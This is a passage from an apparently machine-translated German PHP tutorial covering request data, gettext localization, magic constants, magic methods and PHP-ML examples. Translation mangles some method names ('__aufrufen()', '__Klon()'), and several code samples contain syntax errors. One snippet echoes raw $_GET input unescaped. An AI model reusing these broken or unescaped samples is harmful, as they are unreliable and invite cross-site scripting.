$author = isset($_GET["author"]) ? $_GET["author"] : "NO AUTHOR";
$topic = isset($_GET["topic"]) ? $_GET["topic"] : "NO TOPIC";

echo "Showing posts from $author about $topic";
```

7,0

```
$author = $_GET["author"] ?? "NO AUTHOR";
$topic = $_GET["topic"] ?? "NO TOPIC";

echo "Showing posts from $author about $topic";
```

POST-Rohdaten lesen

In einer POST-Anforderung gesendete Daten sind normalerweise strukturierte Schlüssel / Wert-Paare mit einem MIME- `application/x-www-form-urlencoded` . Viele Anwendungen, wie z. B. Web-Services, erfordern jedoch das Senden von Rohdaten, häufig im XML- oder JSON-Format. Diese Daten können mit einer von zwei Methoden gelesen werden.

`php://input` ist ein Stream, der Zugriff auf den rohen Anfragetext ermöglicht.

```
$rawdata = file_get_contents("php://input");
// Let's say we got JSON
$decoded = json_decode($rawdata);
```

5.6

`$HTTP_RAW_POST_DATA` ist eine globale Variable, die die POST-Rohdaten enthält. Es ist nur verfügbar , wenn die `always_populate_raw_post_data` Direktive in `php.ini` aktiviert ist.

```
$rawdata = $HTTP_RAW_POST_DATA;
// Or maybe we get XML
$decoded = simplexml_load_string($rawdata);
```

Diese Variable ist seit PHP Version 5.6 veraltet und wurde in PHP 7.0 entfernt.

Beachten Sie, dass keine dieser Methoden verfügbar ist, wenn für den Inhaltstyp `multipart/form-data` ist, die für das Hochladen von Dateien verwendet werden.

Hochladen von Dateien mit HTTP PUT

PHP bietet Unterstützung für die HTTP-PUT-Methode, die von einigen Clients zum Speichern von Dateien auf einem Server verwendet wird. PUT-Anforderungen sind viel einfacher als das Hochladen einer Datei mit POST-Anforderungen. Sie sehen etwa so aus:

```
PUT /path/filename.html HTTP/1.1
```

In Ihren PHP-Code würden Sie dann so etwas tun:

```
<?php
/* PUT data comes in on the stdin stream */
$putdata = fopen("php://input", "r");

/* Open a file for writing */
$fp = fopen("putfile.ext", "w");

/* Read the data 1 KB at a time
   and write to the file */
while ($data = fread($putdata, 1024))
  fwrite($fp, $data);

/* Close the streams */
fclose($fp);
fclose($putdata);
?>
```

Auch hier können Sie interessante SO-Fragen / Antworten zum Empfang von Dateien über HTTP PUT lesen.

Übergeben von Arrays per POST

Normalerweise führt ein an PHP übergebenes HTML-Formularelement zu einem einzelnen Wert. Zum Beispiel:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo" value="bar"/>
    <button type="submit">Submit</button>
</form>
```

Daraus ergibt sich folgende Ausgabe:

```
Array
(
    [foo] => bar
)
```

Es kann jedoch Fälle geben, in denen Sie ein Array von Werten übergeben möchten. Dies kann erreicht werden, indem dem Namen der HTML-Elemente ein PHP-ähnliches Suffix hinzugefügt

wird:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[]" value="bar"/>
    <input type="hidden" name="foo[]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

Daraus ergibt sich folgende Ausgabe:

```
Array
(
    [foo] => Array
        (
            [0] => bar
            [1] => baz
        )

)
```

Sie können die Array-Indizes auch als Zahlen oder Strings angeben:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[42]" value="bar"/>
    <input type="hidden" name="foo[foo]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

Welche gibt diese Ausgabe zurück:

```
Array
(
    [foo] => Array
        (
            [42] => bar
            [foo] => baz
        )

)
```

Diese Technik kann verwendet werden, um Nachbearbeitungsschleifen im `$_POST` Array zu vermeiden, wodurch der Code schlanker und prägnanter wird.

Leseanforderungsdaten online lesen:
https://riptutorial.com/de/php/topic/2668/leseanforderungsdaten

Kapitel 50: Lokalisierung

Syntax

- `string gettext (string $message)`

Examples

Strings mit gettext () lokalisieren

GNU `gettext` ist eine Erweiterung innerhalb von PHP, die in der `php.ini` enthalten sein `php.ini` :

```
extension=php_gettext.dll #Windows
extension=gettext.so #Linux
```

Die `gettext` Funktionen implementieren eine NLS-API (Native Language Support), mit der Sie Ihre PHP-Anwendungen internationalisieren können.

Das Übersetzen von Zeichenfolgen kann in PHP erfolgen, indem das Gebietsschema festgelegt wird, Ihre Übersetzungstabellen eingerichtet werden und `gettext()` für jeden zu übersetzenden String `gettext()` .

```
<?php
// Set language to French
putenv('LC_ALL=    fr_FR');
setlocale(LC_ALL, 'fr_FR');

// Specify location of translation tables for 'myPHPApp' domain
bindtextdomain("myPHPApp", "./locale");

// Select 'myPHPApp' domain
textdomain("myPHPApp");
```

myPHPApp.po

```
#: /Hello_world.php:56
msgid "Hello"
msgstr "Bonjour"

#: /Hello_world.php:242
msgid "How are you?"
msgstr "Comment allez-vous?"
```

gettext () lädt eine vorgegebene .po-Datei, eine .mo-Datei. welche die zu übersetzenden Strings wie oben abbildet.

Nach diesem kleinen Einrichtungscode werden Übersetzungen in der folgenden Datei gesucht:

- `./locale/fr_FR/LC_MESSAGES/myPHPApp.mo` .

Wenn Sie `gettext('some string')` aufrufen und wenn `'some string'` in der `.mo` Datei übersetzt wurde, wird die Übersetzung zurückgegeben. Andernfalls wird `'some string'` unübersetzt zurückgegeben.

```
// Print the translated version of 'Welcome to My PHP Application'
echo gettext("Welcome to My PHP Application");

// Or use the alias _() for gettext()
echo _("Have a nice day");
```

Lokalisierung online lesen: https://riptutorial.com/de/php/topic/2963/lokalisierung

Kapitel 51: Magische Konstanten

Bemerkungen

`__CONSTANTNAME__` werden durch ihre `__CONSTANTNAME__` Form unterschieden.

Derzeit gibt es acht magische Konstanten, die sich je nach Einsatzort ändern. Der Wert von `__LINE__` hängt beispielsweise von der Zeile ab, in der er in Ihrem Skript verwendet wird.

Diese speziellen Konstanten unterscheiden nicht zwischen Groß- und Kleinschreibung und lauten wie folgt:

Name	Beschreibung
`__LINE__`	Die aktuelle Zeilennummer der Datei.
`__FILE__`	Der vollständige Pfad und Dateiname der Datei mit aufgelösten Symlinks. Bei Verwendung in einem Include wird der Name der eingeschlossenen Datei zurückgegeben.
`__DIR__`	Das Verzeichnis der Datei. Bei Verwendung in einem Include wird das Verzeichnis der enthaltenen Datei zurückgegeben. Dies ist gleichbedeutend mit `dirname(__FILE__)` . Dieser Verzeichnisname hat keinen abschließenden Schrägstrich, sofern es sich nicht um das Stammverzeichnis handelt.
`__FUNCTION__`	Der aktuelle Funktionsname
`__CLASS__`	Der Klassenname Der Klassenname enthält den Namespace, in dem er deklariert wurde (z. B. `Foo\Bar`). Bei Verwendung in einer Trait-Methode ist `__CLASS__` der Name der Klasse, in der das Trait verwendet wird.
`__TRAIT__`	Name der Eigenschaft Der Merkmalname enthält den Namespace, in dem er deklariert wurde (z. B. `Foo\Bar`).
`__METHOD__`	Der Name der Klassenmethode.
`__NAMESPACE__`	Der Name des aktuellen Namespaces.

Der häufigste Anwendungsfall für diese Konstanten ist das Debuggen und Protokollieren

Examples

Unterschied zwischen __FUNCTION__ und __METHOD__

`__FUNCTION__` gibt nur den Namen der Funktion zurück, wohingegen `__METHOD__` den Namen der Klasse zusammen mit dem Namen der Funktion zurückgibt:

```php
<?php

class trick
{
    public function doit()
    {
        echo __FUNCTION__;
    }

    public function doitagain()
    {
        echo __METHOD__;
    }
}

$obj = new trick();
$obj->doit(); // Outputs: doit
$obj->doitagain();  // Outputs: trick::doitagain
```

Unterschied zwischen __CLASS__, get_class () und get_called_class ()

`__CLASS__` magic-Konstante gibt das gleiche Ergebnis wie die `get_class()` Funktion zurück, die ohne Parameter aufgerufen wird, und beide geben den Namen der Klasse zurück, in der sie definiert wurden (dh, wo Sie den Funktionsaufruf / den konstanten Namen geschrieben haben).

Im Gegensatz dazu geben die Funktionen `get_class($this)` und `get_called_class()` die Namen der tatsächlichen Klasse zurück, die instanziiert wurde:

```php
<?php

class Definition_Class {

  public function say(){
     echo '__CLASS__ value: ' . __CLASS__ . "\n";
     echo 'get_called_class() value: ' . get_called_class() . "\n";
     echo 'get_class($this) value: ' . get_class($this) . "\n";
     echo 'get_class() value: ' . get_class() . "\n";
  }

}

class Actual_Class extends Definition_Class {}

$c = new Actual_Class();
$c->say();
// Output:
// __CLASS__ value: Definition_Class
// get_called_class() value: Actual_Class
// get_class($this) value: Actual_Class
// get_class() value: Definition_Class
```

Datei- und Verzeichniskonstanten

Aktuelle Datei

Sie können den Namen der aktuellen PHP-Datei (mit dem absoluten Pfad) mit der magischen Konstante `__FILE__` . Dies wird meistens als Protokollierungs- / Debugging-Verfahren verwendet.

```
echo "We are in the file:" , __FILE__ , "\n";
```

Aktuelles Verzeichnis

Um den absoluten Pfad zu dem Verzeichnis zu erhalten, in dem sich die aktuelle Datei befindet, verwenden Sie die magische Konstante `__DIR__` .

```
echo "Our script is located in the:" , __DIR__ , "\n";
```

Um den absoluten Pfad zu dem Verzeichnis zu erhalten, in dem sich die aktuelle Datei befindet, verwenden Sie den Verzeichnisnamen `dirname(__FILE__)` .

```
echo "Our script is located in the:" , dirname(__FILE__) , "\n";
```

Das aktuelle Verzeichnis wird häufig von PHP-Frameworks verwendet, um ein Basisverzeichnis festzulegen:

```
// index.php of the framework

define(BASEDIR, __DIR__); // using magic constant to define normal constant
```

```
// somefile.php looks for views:

$view = 'page';
$viewFile = BASEDIR . '/views/' . $view;
```

Separatoren

> Das Windows-System versteht die Pfade `/` in perfekt, sodass der `DIRECTORY_SEPARATOR` hauptsächlich beim Analysieren von Pfaden verwendet wird.

Neben magischen Konstanten fügt PHP auch einige feste Konstanten für das Arbeiten mit Pfaden hinzu:

- `DIRECTORY_SEPARATOR` Konstante zum Trennen von Verzeichnissen in einem Pfad. Nimmt Wert `/` on * nix und `\` unter Windows. Das Beispiel mit Ansichten kann wie folgt überschrieben werden:

```
$view = 'page';
$viewFile = BASEDIR . DIRECTORY_SEPARATOR .'views' . DIRECTORY_SEPARATOR . $view;
```

- Selten verwendete `PATH_SEPARATOR` Konstante zum Trennen von Pfaden in der

Umgebungsvariablen `$PATH` . Es ist ; unter Windows : sonst

Magische Konstanten online lesen: https://riptutorial.com/de/php/topic/1428/magische-konstanten

Kapitel 52: Magische Methoden

Examples

__get (), __set (), __isset () und __unset ()

Wann immer Sie versuchen, ein bestimmtes Feld aus einer Klasse abzurufen:

```
$animal = new Animal();
$height = $animal->height;
```

PHP ruft die magische Methode `__get($name)` , wobei `$name` in diesem Fall gleich `"height"` ist. Schreiben Sie so in ein Klassenfeld:

```
$animal->height = 10;
```

`__set($name, $value)` die magische Methode `__set($name, $value)` , wobei `$name` `"height"` und `$value` `10` .

PHP hat auch zwei eingebaute Funktionen `isset()` , die prüfen, ob eine Variable existiert, und `unset()` , wodurch eine Variable zerstört wird. Prüfen, ob ein Objektfeld so eingestellt ist:

```
isset($animal->height);
```

`__isset($name)` die `__isset($name)` für dieses Objekt auf. Eine Variable wie folgt zerstören:

```
unset($animal->height);
```

`__unset($name)` Funktion `__unset($name)` für dieses Objekt auf.

Normalerweise ruft PHP, wenn Sie diese Methoden nicht in Ihrer Klasse definieren, das Feld so ab, wie es in Ihrer Klasse gespeichert ist. Sie können diese Methoden jedoch überschreiben, um Klassen zu erstellen, die Daten wie ein Array enthalten können, aber wie ein Objekt verwendet werden können:

```
class Example {
    private $data = [];

    public function __set($name, $value) {
        $this->data[$name] = $value;
    }

    public function __get($name) {
        if (!array_key_exists($name, $this->data)) {
            return null;
        }

        return $this->data[$name];
```

```
    }

    public function __isset($name) {
        return isset($this->data[$name]);
    }

    public function __unset($name) {
        unset($this->data[$name]);
    }
}

$example = new Example();

// Stores 'a' in the $data array with value 15
$example->a = 15;

// Retrieves array key 'a' from the $data array
echo $example->a; // prints 15

// Attempt to retrieve non-existent key from the array returns null
echo $example->b; // prints nothing

// If __isset('a') returns true, then call __unset('a')
if (isset($example->a)) {
    unset($example->a));
}
```

leere () Funktion und magische Methoden

Beachten Sie, dass beim Aufruf von `empty()` für ein Klassenattribut `__isset()` wird, da das PHP-Handbuch `__isset()` besagt:

> empty () ist im Wesentlichen das knappe Äquivalent zu **! isset ($ var) || $ var == false**

__construct () und __destruct ()

`__construct()` ist die am häufigsten verwendete Zaubermethode in PHP, da sie zum Einrichten einer Klasse verwendet wird, wenn sie initialisiert wird. Das Gegenteil der `__construct()` -Methode ist die `__destruct()` -Methode. Diese Methode wird aufgerufen, wenn keine Verweise auf ein von Ihnen erstelltes Objekt mehr vorhanden sind oder wenn Sie das Löschen erzwingen. Die Garbage Collection von PHP bereinigt das Objekt, indem es zuerst seinen Destruktor aufruft und es dann aus dem Speicher entfernt.

```
class Shape {
    public function __construct() {
        echo "Shape created!\n";
    }
}

class Rectangle extends Shape {
    public $width;
    public $height;

    public function __construct($width, $height) {
        parent::__construct();
```

```
        $this->width = $width;
        $this->height = $height;
        echo "Created {$this->width}x{$this->height} Rectangle\n";
    }

    public function __destruct() {
        echo "Destroying {$this->width}x{$this->height} Rectangle\n";
    }
}

function createRectangle() {
    // Instantiating an object will call the constructor with the specified arguments
    $rectangle = new Rectangle(20, 50);

    // 'Shape Created' will be printed
    // 'Created 20x50 Rectangle' will be printed
}

createRectangle();
// 'Destroying 20x50 Rectangle' will be printed, because
// the `$rectangle` object was local to the createRectangle function, so
// When the function scope is exited, the object is destroyed and its
// destructor is called.

// The destructor of an object is also called when unset is used:
unset(new Rectangle(20, 50));
```

__toString ()

Wenn ein Objekt als Zeichenfolge behandelt wird, wird die Methode `__toString()` aufgerufen. Diese Methode sollte eine Zeichenfolgendarstellung der Klasse zurückgeben.

```
class User {
    public $first_name;
    public $last_name;
    public $age;

    public function __toString() {
        return "{$this->first_name} {$this->last_name} ({$this->age})";
    }
}

$user = new User();
$user->first_name = "Chuck";
$user->last_name = "Norris";
$user->age = 76;

// Anytime the $user object is used in a string context, __toString() is called

echo $user; // prints 'Chuck Norris (76)'

// String value becomes: 'Selected user: Chuck Norris (76)'
$selected_user_string = sprintf("Selected user: %s", $user);

// Casting to string also calls __toString()
$user_as_string = (string) $user;
```

__aufrufen()

Diese magische Methode wird aufgerufen, wenn der Benutzer versucht, ein Objekt als Funktion aufzurufen. Mögliche Anwendungsfälle können einige Ansätze wie die funktionale Programmierung oder einige Rückrufe umfassen.

```
class Invokable
{
    /**
     * This method will be called if object will be executed like a function:
     *
     * $invokable();
     *
     * Args will be passed as in regular method call.
     */
    public function __invoke($arg, $arg, ...)
    {
        print_r(func_get_args());
    }
}

// Example:
$invokable = new Invokable();
$invokable([1, 2, 3]);

// optputs:
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
)
```

__call () und __callStatic ()

`__call()` und `__callStatic()` werden aufgerufen, wenn jemand eine nicht vorhandene Objektmethode im Objekt oder statischen Kontext aufruft.

```
class Foo
{
    /**
     * This method will be called when somebody will try to invoke a method in object
     * context, which does not exist, like:
     *
     * $foo->method($arg, $arg1);
     *
     * First argument will contain the method name(in example above it will be "method"),
     * and the second will contain the values of $arg and $arg1 as an array.
     */
    public function __call($method, $arguments)
    {
        // do something with that information here, like overloading
        // or something generic.
        // For sake of example let's say we're making a generic class,
        // that holds some data and allows user to get/set/has via
        // getter/setter methods. Also let's assume that there is some
        // CaseHelper which helps to convert camelCase into snake_case.
```

```
        // Also this method is simplified, so it does not check if there
        // is a valid name or
        $snakeName = CaseHelper::camelToSnake($method);
        // Get get/set/has prefix
        $subMethod = substr($snakeName, 0, 3);

        // Drop method name.
        $propertyName = substr($snakeName, 4);

        switch ($subMethod) {
            case "get":
                return $this->data[$propertyName];
            case "set":
                $this->data[$propertyName] = $arguments[0];
                break;
            case "has":
                return isset($this->data[$propertyName]);
            default:
                throw new BadMethodCallException("Undefined method $method");
        }
    }

    /**
     * __callStatic will be called from static content, that is, when calling a nonexistent
     * static method:
     *
     * Foo::buildSomethingCool($arg);
     *
     * First argument will contain the method name(in example above it will be
"buildSomethingCool"),
     * and the second will contain the value $arg in an array.
     *
     * Note that signature of this method is different(requires static keyword). This method
was not
     * available prior PHP 5.3
     */
    public static function __callStatic($method, $arguments)
    {
        // This method can be used when you need something like generic factory
        // or something else(to be honest use case for this is not so clear to me).
        print_r(func_get_args());
    }
}
```

Beispiel:

```
$instance = new Foo();

$instance->setSomeState("foo");
var_dump($instance->hasSomeState());      // bool(true)
var_dump($instance->getSomeState());      // string "foo"

Foo::exampleStaticCall("test");
// outputs:
Array
(
    [0] => exampleCallStatic
    [1] => test
)
```

__sleep () und __wakeup ()

`__sleep` und `__wakeup` sind Methoden, die sich auf den Serialisierungsprozess beziehen. `serialize` Funktion `serialize` prüft, ob eine Klasse eine `__sleep` Methode hat. Wenn ja, wird es vor der Serialisierung ausgeführt. `__sleep` soll ein Array mit den Namen aller Variablen eines Objekts zurückgeben, die serialisiert werden sollen.

`__wakeup` wiederum von `unserialize` wenn es in der Klasse vorhanden ist. Es ist beabsichtigt, Ressourcen und andere Dinge wiederherzustellen, die bei der Desialisierung initialisiert werden müssen.

```
class Sleepy {
    public $tableName;
    public $tableFields;
    public $dbConnection;

    /**
     * This magic method will be invoked by serialize function.
     * Note that $dbConnection is excluded.
     */
    public function __sleep()
    {
        // Only $this->tableName and $this->tableFields will be serialized.
        return ['tableName', 'tableFields'];
    }

    /**
     * This magic method will be called by unserialize function.
     *
     * For sake of example, lets assume that $this->c, which was not serialized,
     * is some kind of a database connection. So on wake up it will get reconnected.
     */
    public function __wakeup()
    {
        // Connect to some default database and store handler/wrapper returned into
        // $this->dbConnection
        $this->dbConnection = DB::connect();
    }
}
```

__Debug-Informationen()

> Diese Methode wird von `var_dump()` aufgerufen, wenn ein Objekt `var_dump()` , um die Eigenschaften `var_dump()` , die angezeigt werden sollen. Wenn die Methode nicht für ein Objekt definiert ist, werden alle öffentlichen, geschützten und privaten Eigenschaften angezeigt. - PHP-Handbuch

```
class DeepThought {
    public function __debugInfo() {
        return [42];
    }
}
```

5.6

```
var_dump(new DeepThought());
```

Das obige Beispiel gibt Folgendes aus:

```
class DeepThought#1 (0) {
}
```

5.6

```
var_dump(new DeepThought());
```

Das obige Beispiel gibt Folgendes aus:

```
class DeepThought#1 (1) {
  public ${0} =>
  int(42)
}
```

__Klon()

`__clone` wird mit dem Schlüsselwort `clone` aufgerufen. Es wird verwendet, um den Objektstatus beim Klonen zu ändern, nachdem das Objekt tatsächlich geklont wurde.

```
class CloneableUser
{
    public $name;
    public $lastName;

    /**
     * This method will be invoked by a clone operator and will prepend "Copy " to the
     * name and lastName properties.
     */
    public function __clone()
    {
        $this->name = "Copy " . $this->name;
        $this->lastName = "Copy " . $this->lastName;
    }
}
```

Beispiel:

```
$user1 = new CloneableUser();
$user1->name = "John";
$user1->lastName = "Doe";

$user2 = clone $user1; // triggers the __clone magic method

echo $user2->name;     // Copy John
echo $user2->lastName; // Copy Doe
```

Magische Methoden online lesen: https://riptutorial.com/de/php/topic/1127/magische-methoden

Kapitel 53: Maschinelles lernen

Bemerkungen

Das Thema verwendet PHP-ML für alle Algorithmen zum maschinellen Lernen. Die Installation der Bibliothek kann mit durchgeführt werden

```
composer require php-ai/php-ml
```

Das github-Repository für dasselbe kann hier gefunden werden .

Es ist auch erwähnenswert, dass die Beispiele nur zu Demonstrationszwecken sehr kleine Daten sind. Der tatsächliche Datensatz sollte umfassender sein.

Examples

Klassifizierung mit PHP-ML

Klassifizierung beim Maschinellen Lernen ist das Problem, das angibt, zu welcher Gruppe von Kategorien eine neue Beobachtung gehört. Die Klassifizierung fällt in die Kategorie des `Supervised Machine Learning` .

> Jeder Algorithmus, der Klassifikation implementiert, wird als **Klassifizierer bezeichnet**

Die in PHP-ML unterstützten Klassifizierer sind

- SVC (Support Vector Classification)
- k-Nächste Nachbarn
- Naive Bayes

Die `train` und `predict` ist für alle Klassifizierer gleich. Der einzige Unterschied wäre der zugrunde liegende Algorithmus.

SVC (Support Vector Classification)

Bevor wir mit der Vorhersage einer neuen Beobachtung beginnen können, müssen wir unseren Klassifikator trainieren. Betrachten Sie den folgenden Code

```
// Import library
use Phpml\Classification\SVC;
use Phpml\SupportVectorMachine\Kernel;

// Data for training classifier
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];  // Training samples
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];
```

```
// Initialize the classifier
$classifier = new SVC(Kernel::LINEAR, $cost = 1000);
// Train the classifier
$classifier->train($samples, $labels);
```

Der Code ist ziemlich einfach. `$cost` oben verwendeten `$cost` sind ein Maß dafür, wie viel wir vermeiden möchten, jedes Trainingsbeispiel falsch zu klassifizieren. Für einen geringeren Wert von `$cost` Sie möglicherweise falsch klassifizierte Beispiele. Standardmäßig ist es auf *1,0 eingestellt*

Jetzt, da wir den Klassifikator trainiert haben, können wir einige Vorhersagen treffen. Betrachten Sie die folgenden Codes, die wir für Vorhersagen haben

```
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

Der Klassifizierer in dem obigen Fall kann nicht klassifizierte Proben nehmen und sagt dort Labels aus. `predict` Methode kann eine einzelne Probe sowie ein Array von Proben aufnehmen.

k-Nächste Nachbarn

Der Classfier für diesen Algorithmus nimmt zwei Parameter auf und kann auf ähnliche Weise initialisiert werden

```
$classifier = new KNearestNeighbors($neighbor_num=4);
$classifier = new KNearestNeighbors($neighbor_num=3, new Minkowski($lambda=4));
```

`$neighbor_num` ist die Anzahl der nächsten Nachbarn, die im Knn- Algorithmus gescannt werden sollen, während der zweite Parameter die Entfernungsmetrik ist, die standardmäßig im ersten Fall `Euclidean` . Mehr über Minkowski finden Sie hier .

Im Folgenden finden Sie ein kurzes Beispiel zur Verwendung dieses Klassifikators

```
// Training data
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize classifier
$classifier = new KNearestNeighbors();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

NaiveBayes-Klassifizierer

`NaiveBayes Classifier`

basiert auf `Bayes' theorem` von `Bayes' theorem` und benötigt keine Parameter im Konstruktor.

Der folgende Code veranschaulicht eine einfache Vorhersageimplementierung

```
// Training data
$samples = [[5, 1, 1], [1, 5, 1], [1, 1, 5]];
$labels = ['a', 'b', 'c'];

// Initialize classifier
$classifier = new NaiveBayes();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 1, 1]); // return 'a'
$classifier->predict([[3, 1, 1], [1, 4, 1]); // return ['a', 'b']
```

Praktischer Fall

Bis jetzt haben wir in allen Fällen nur ganzzahlige Arrays verwendet, aber das ist im wirklichen Leben nicht der Fall. Lassen Sie mich daher versuchen, eine praktische Situation zu beschreiben, wie Klassifizierer verwendet werden.

> Angenommen, Sie haben eine Anwendung, die die Eigenschaften von Blumen in der Natur speichert. Der Einfachheit halber können wir die Farbe und Länge der Blütenblätter berücksichtigen. Es werden also zwei Merkmale verwendet, um unsere Daten zu trainieren. `color` ist die einfachere, bei der Sie jedem einen Int-Wert zuweisen können, und für die Länge können Sie einen Bereich wie `(0 mm,10 mm)=1 , (10 mm,20 mm)=2` . Mit dem Anfangsdaten-Train trainieren Sie Ihren Klassifikator. Nun muss ein Benutzer die Art der Blume identifizieren, die in seinem Garten wächst. Er wählt die `color` der Blüte und fügt die Länge der Blütenblätter hinzu. Der laufende Klassifizierer kann die Art der Blume erkennen ("Etiketten im obigen Beispiel").

Regression

Bei der Klassifizierung mit `PHP-ML` wir der neuen Beobachtung Labels zugewiesen. Die Regression ist fast identisch mit dem Unterschied, dass der Ausgabewert keine Klassenbezeichnung ist, sondern ein fortlaufender Wert. Es wird häufig für Vorhersagen und Prognosen verwendet. PHP-ML unterstützt die folgenden Regressionsalgorithmen

- Vektorregression unterstützen
- LeastSquares Lineare Regression

Die Regression hat die gleichen `train` und `predict` wie bei der Klassifizierung.

Vektorregression unterstützen

Dies ist die Regressionsversion für SVM (Support Vector Machine). Der erste Schritt wie bei der

Klassifizierung besteht darin, unser Modell zu trainieren.

```
// Import library
use Phpml\Regression\SVR;
use Phpml\SupportVectorMachine\Kernel;

// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new SVR(Kernel::LINEAR);
// Train regression engine
$regression->train($samples, $targets);
```

In der Regression sind `$targets` keine Klassensymbole. Dies ist einer der Differenzierungsfaktoren für beide. Nachdem wir unser Modell mit den Daten trainiert haben, können wir mit den tatsächlichen Vorhersagen beginnen

```
$regression->predict([64])  // return 4.03
```

Beachten Sie, dass die Vorhersagen einen Wert außerhalb des Ziels zurückgeben.

LeastSquares Lineare Regression

Dieser Algorithmus verwendet die `least squares method` der `least squares method` um die Lösung zu approximieren. Im Folgenden wird ein einfacher Code für das Training und die Vorhersage dargestellt

```
// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new LeastSquares();
// Train engine
$regression->train($samples, $targets);
// Predict using trained engine
$regression->predict([64]); // return 4.06
```

PHP-ML bietet auch die Option der `Multiple Linear Regression` . Ein Beispielcode für dasselbe kann wie folgt sein

```
$samples = [[73676, 1996], [77006, 1998], [10565, 2000], [146088, 1995], [15000, 2001],
[65940, 2000], [9300, 2000], [93739, 1996], [153260, 1994], [17764, 2002], [57000, 1998],
[15000, 2000]];
$targets = [2000, 2750, 15500, 960, 4400, 8800, 7100, 2550, 1025, 5900, 4600, 4400];

$regression = new LeastSquares();
$regression->train($samples, $targets);
$regression->predict([60000, 1996]) // return 4094.82
```

`Multiple Linear Regression` ist besonders nützlich, wenn mehrere Faktoren oder Merkmale das Ergebnis identifizieren.

Praktischer Fall

Lassen Sie uns nun eine Regression im realen Szenario anwenden.

> Angenommen, Sie betreiben eine sehr beliebte Website, aber der Verkehr ändert sich ständig. Sie möchten eine Lösung, die die Anzahl der Server vorhersagt, die Sie zu einem bestimmten Zeitpunkt bereitstellen müssen. Nehmen wir an, der Hosting-Provider gibt Ihnen eine API, um Server hervorzubringen, und jeder Server benötigt 15 Minuten, um zu booten. Basierend auf früheren Daten des Verkehrs und der Regression können Sie den Verkehr vorhersagen, der Ihre Anwendung zu einem beliebigen Zeitpunkt treffen würde. Mit diesem Wissen können Sie einen Server 15 Minuten vor dem Anstieg starten, um zu verhindern, dass Ihre Anwendung offline geht.

Clustering

Beim Clustering werden ähnliche Objekte zusammengefasst. Es wird häufig für die Mustererkennung verwendet. `Clustering unsupervised machine learning` , daher ist keine Schulung erforderlich. PHP-ML unterstützt die folgenden Clustering-Algorithmen

- k-Means
- dbscan

k-Means

k-Means trennt die Daten in `n` Gruppen gleicher Varianz. Dies bedeutet, dass wir eine Anzahl `n` eingeben müssen, die die Anzahl der Cluster ist, die wir in unserer Lösung benötigen. Der folgende Code wird für mehr Klarheit sorgen

```
// Our data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

// Initialize clustering with parameter `n`
$kmeans = new KMeans(3);
$kmeans->cluster($samples); // return [0=>[[7, 8]], 1=>[[8, 7]], 2=>[[1,1]]]
```

Beachten Sie, dass die Ausgabe 3 Arrays enthält, da dies der Wert von `n` im `KMeans` Konstruktor war. Im Konstruktor kann auch ein optionaler zweiter Parameter vorhanden sein, der die `initialization method` . Zum Beispiel betrachten

```
$kmeans = new KMeans(4, KMeans::INIT_RANDOM);
```

`INIT_RANDOM` platziert einen vollständig zufälligen Schwerpunkt, während er versucht, die Cluster zu bestimmen. Aber nur um zu vermeiden, dass der Schwerpunkt zu weit von den Daten entfernt ist, ist er an die räumlichen Grenzen der Daten gebunden.

Die Standard-Konstruktor- `initialization method` ist kmeans ++, wodurch der Zentroid auf intelligente Weise ausgewählt wird, um den Prozess zu beschleunigen.

DBSCAN

Im Gegensatz zu `KMeans` ist `DBSCAN` ein auf Dichte basierender Clustering-Algorithmus, was bedeutet, dass wir `n` nicht übergeben würden, wodurch die Anzahl der Cluster bestimmt wird, die wir für unser Ergebnis `KMeans` . Auf der anderen Seite sind dafür zwei Parameter erforderlich

1. **$ minSamples:** Die Mindestanzahl von Objekten, die in einem Cluster vorhanden sein sollten
2. **$ epsilon:** Dies ist die maximale Entfernung zwischen zwei Proben, die als im selben Cluster betrachtet werden kann.

Ein schnelles Beispiel für dasselbe ist wie folgt

```
// Our sample data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

$dbscan = new DBSCAN($epsilon = 2, $minSamples = 3);
$dbscan->cluster($samples); // return [0=>[[1, 1]], 1=>[[8, 7]]]
```

Der Code ist ziemlich selbsterklärend. Ein Hauptunterschied besteht darin, dass es nicht möglich ist, die Anzahl der Elemente im Ausgabearray im Gegensatz zu KMeans zu kennen.

Praktischer Fall

Lassen Sie uns nun einen Blick auf die Verwendung von Clustering in der Praxis werfen

> Clustering wird häufig bei der `pattern recognition` und beim `data mining` . Beachten Sie, dass Sie über eine Anwendung zur Veröffentlichung von Inhalten verfügen. Nun, um Ihre Benutzer zu behalten, sollten sie sich die Inhalte anschauen, die sie lieben. Nehmen wir zur Vereinfachung an, dass sie, wenn sie sich länger als eine Minute auf einer bestimmten Webseite befinden und sie nach unten rollen, diesen Inhalt lieben. Jetzt hat jeder Ihrer Inhalte eine eindeutige Kennung und der Benutzer auch. Erstellen Sie Cluster auf dieser Grundlage, und Sie werden erfahren, welches Segment von Benutzern einen ähnlichen Inhaltsgeschmack aufweist. Dies könnte wiederum in einem Empfehlungssystem verwendet werden, in dem Sie davon ausgehen können, dass einige Benutzer desselben Clusters den Artikel lieben, andere dies auch tun und dies als Empfehlungen für Ihre Anwendung angezeigt wird.

Maschinelles lernen online lesen: https://riptutorial.com/de/php/topic/5453/maschinelles-lernen

